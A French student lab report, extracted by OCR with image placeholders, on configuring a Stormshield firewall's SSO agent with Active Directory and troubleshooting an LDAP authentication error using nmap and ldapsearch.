


L'agent SSO va ensuite consulter les journaux d'évènements du contrôleur de domaine. Sur réception d'un nouvel évènement, les informations liées à l'adresse IP et au nom du client sont transmises au firewall afin de les ajouter à la table des utilisateurs authentifiés.


Les échanges entre l'agent et le firewall utilisent le port 1301/TCP et sont chiffrés grâce au protocole SSL, algorithme PSK-AES256-CBC-SHA.


L'authentification doit être robuste au changement de l'adresse IP de la machine client.

Sous-tâches	Evaluation prof
Installation d'un serveur Active Directory	100%
Installation d'un agent SSO sur une machine	100%
Configuration de la machine de client	
Changement de l'adresse IP de la machine	




Tout d'abord j'ai configuré Active Directory avec comme domaine groupe3.local. J'ai ensuite ajouté l'utilisateur sso agent et lui ai attribué le groupe Lecteurs des journaux d'événements.







J'ai ensuite entré les informations de Active Directory dans le stormshield.




La fenêtre services.msc montrant le service "Stormshield SSO AGENT" avec le statut "En cours d'exécution" et en démarrage "Automatique". L'agent est bien actif sur le contrôleur de domaine pour intercepter les événements d'ouverture de session.



Quand j'essaye de me connecter au stormshield j'ai une erreur d'authentification. J'ai essayé de trouver des solutions en faisant un nmap sur l'adresse ip du serveur windows.




J'ai réalisé le nmap sur le pc qui est branché en dmz au stormshield. Nous voyons bien que le port pour ldap est ouvert pourtant l'erreur persiste. J'ai ensuite décidé de faire un ldapsearch pour voir si c'est le serveur windows qui a un problème ou si c'est au niveau du stormshield.




La commande "ldapsearch -x -H ldap://192.168.1.10 -D "CN=Administrateur,CN=Users,dc=groupe3,dc=local" -W -b "dc=groupe3,dc=local" a bien fonctionné sur le pc branché en dmz et je n'ai pas trouvé la source du problème dans le stormshield car je mettais exactement les mêmes valeurs que pour le ldapsearch.

